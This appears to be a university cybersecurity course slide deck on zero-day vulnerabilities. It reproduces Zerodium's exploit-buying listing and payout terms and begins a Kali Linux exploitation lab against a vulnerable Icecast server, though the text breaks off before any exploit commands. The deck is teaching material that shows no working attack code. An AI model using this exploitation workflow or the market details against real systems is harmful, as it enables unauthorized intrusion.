

# Managing Enterprise Cybersecurity

## MIS 4596

Unit# 16


# Agenda

- Zero-Day Vulnerabilities
- Introduction to the Exploitation Lab, continued...

The bigger context...

# Zero-Day Vulnerabilities

- Zero day (0-day) is a vulnerability for which there is no software patch available  
*Bug > Vulnerability > Proof of concept > weaponized exploit*
- First day a software patch is released, is Day 1 of the patch
- **Day 0 - no patch available**



# Zero-day exploit market

**1<sup>st</sup> Exploit sold in-public** was a Microsoft Excel exploit posted on eBay in 2005

- Subsequently discontinued
  - It violated eBay's policy against encouraging illegal activity

**Today:** [zerodium](https://zerodium.com) is a zero-day reseller





Zerodium pays **BIG bounties** to security researchers to acquire their original and previously unreported zero-day research. While the majority of existing bug bounty programs accept almost any type of vulnerabilities and PoCs but pay very little, **at Zerodium we focus on high-risk vulnerabilities with fully functional exploits** and we pay the highest rewards in the market (**up to \$2,500,000 per submission**).

We acquire zero-day exploits and innovative security research related to the following products:

#### Operating Systems

Remote code execution or local privilege escalation, or VM escape:

- Microsoft Windows
- Linux / BSD
- Apple macOS
- ESXi / HyperV

#### Web Browsers

Remote code execution, or sandbox bypass/escape, or both:

- Google Chrome
- Microsoft Edge
- Mozilla Firefox
- Apple Safari

#### Clients / Files

Remote code execution or information disclosure:

- MS Office (Word/Excel)
- MS Outlook / Mail App
- Mozilla Thunderbird
- Archivers (7-Zip/WinRAR/Tar)

#### Mobiles / Smartphones

Remote code execution, or privilege escalation, or any other research:

- Apple iOS
- Apple watchOS
- Android
- Windows Mobile

#### Web Servers

Remote code execution or information disclosure:

- Apache HTTP Server
- Microsoft IIS Server
- nginx web server
- PHP / ASP
- OpenSSL / mod\_ssl

#### Email Servers

Remote code execution or information disclosure:

- MS Exchange
- Dovecot
- Postfix
- Exim
- Sendmail

#### Web Apps / Panels

Remote code execution or information disclosure:

- cPanel / Plesk / Webmin
- WordPress Core
- Joomla / Drupal
- vBulletin / MyBB / phpBB
- Roundcube / Horde


#### Research / Techniques

Research, exploits or new techniques related to:

- WiFi / Baseband RCE
- Routers / IoT RCE
- AntiVirus RCE/LPE
- Tor De-anonymization
- Mitigations Bypass


**NOTE:** If you have discovered a zero-day exploit affecting a product which is not listed above, feel free to submit minimal details and we will be glad to discuss the opportunity.

# ZERODIUM Payouts for Desktops/Servers\*



\* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

# ZERODIUM Payouts for Mobiles\*




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## Submission Process

---

Zerodium reviews and validates all submissions **within one week or less**. Payments are made in one or multiple installments by bank transfer or cryptocurrencies (e.g. Bitcoin, Monero, Zcash). The first payment is sent within one week or less.





# Agenda

## ✓ Zero-Day Vulnerabilities

- Introduction to the Exploitation Lab, continued...

## The bigger picture

- NIST Risk Management Framework
- Categorizing information systems to select the right amount of cybersecurity

# Caution

- The tools and techniques discussed and used in this course should only be used on systems you personally own, or have written permission to use
- Some of the tools used have potential to disrupt or break computer systems


# Penetration Testing Execution Standard

[http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)

## Penetration Testing's main activities:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting

} **Exploitation Lab**



# Exploit Virtual Lab

The image shows a Kali Linux desktop environment with the following components:


- Virtual Machine Manager (Virt):** A sidebar on the left containing icons for Virtual Machine Manager, Florence Virtual Keyboard, VulnHub, and Workspaces.
- Terminal Window:** A terminal window titled "root@kali: /home/dgeographi" showing the following commands and output:

```
root@kali: /home/dgeographi
└─(dgeographi@kali)-[~]
└─$ sudo su
└─(root@kali)-[/home/dgeographi]
└─# virt-manager
└─(root@kali)-[/home/dgeographi]
└─#
```
- Virtual Machine Manager Main Window:** A window titled "Virtual Machine Manager" with a menu bar (File, Edit, View, Help) and a toolbar with buttons for adding, opening, playing, pausing, and power. Below the toolbar is a table of virtual machines:

| Name                          | State   | CPU usage |
|-------------------------------|---------|-----------|
| lab-metasploitable2_default   | Shutoff |           |
| lab-security-onion_default    | Shutoff |           |
| lab-windows-2019-vuln_default | Running |           |

# Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram



# Icecast

## Free server software for streaming multimedia



- Supports Ogg (Vorbis and Theora), Opus, WebM and MP3 streams
- For creating an Internet radio station, private jukebox, or something in between
- Very versatile - new sound data file formats added relatively easily based on open standards for communication and interaction

Download — Icecast x +

icecast.org/download/

the xiph open source community XIPH.ORG OPUS FLAC ICECAST VORBIS THEORA SPEEX XSPF



**Icecast** is free server software for streaming multimedia.

DOCS **DOWNLOAD** APPS EZSTREAM ICES STREAMS CONTRIBUTING CONTACT

### Download

#### Icecast Current Release (2.4.4)

The latest Icecast release can be downloaded below. For Windows there is a binary release in an installer, for Linux/UNIX we provide the sources.

|   |   |   |   |
|---|---|---|---|
| <b>Icecast for Linux/Unix</b><br>.tar.gz (2.3 MB), Source Tarball |  | <b>Icecast for Windows</b><br>.exe (5.0 MB), Binary Installer |  |
|---|---|---|---|

#### Linux/Unix Binary Packages

Most current Linux and Unix distributions provide either prebuilt binary packages or a way to build your own package of Icecast. This is the preferred way to install Icecast, as distribution packaging is tuned to make Icecast fit well into your system. In most cases packaging will also provide necessary scripts/files to make Icecast start as a service on boot. For details please refer to the package repository section of your distribution's fine manual.

# Start Windows

The image shows a Kali Linux desktop environment with two windows open. The left window is a terminal window titled "lab-windows-2019-vuln\_default on QEMU/KVM". The right window is the "Virtual Machine Manager" application.

The terminal window shows the following commands and output:

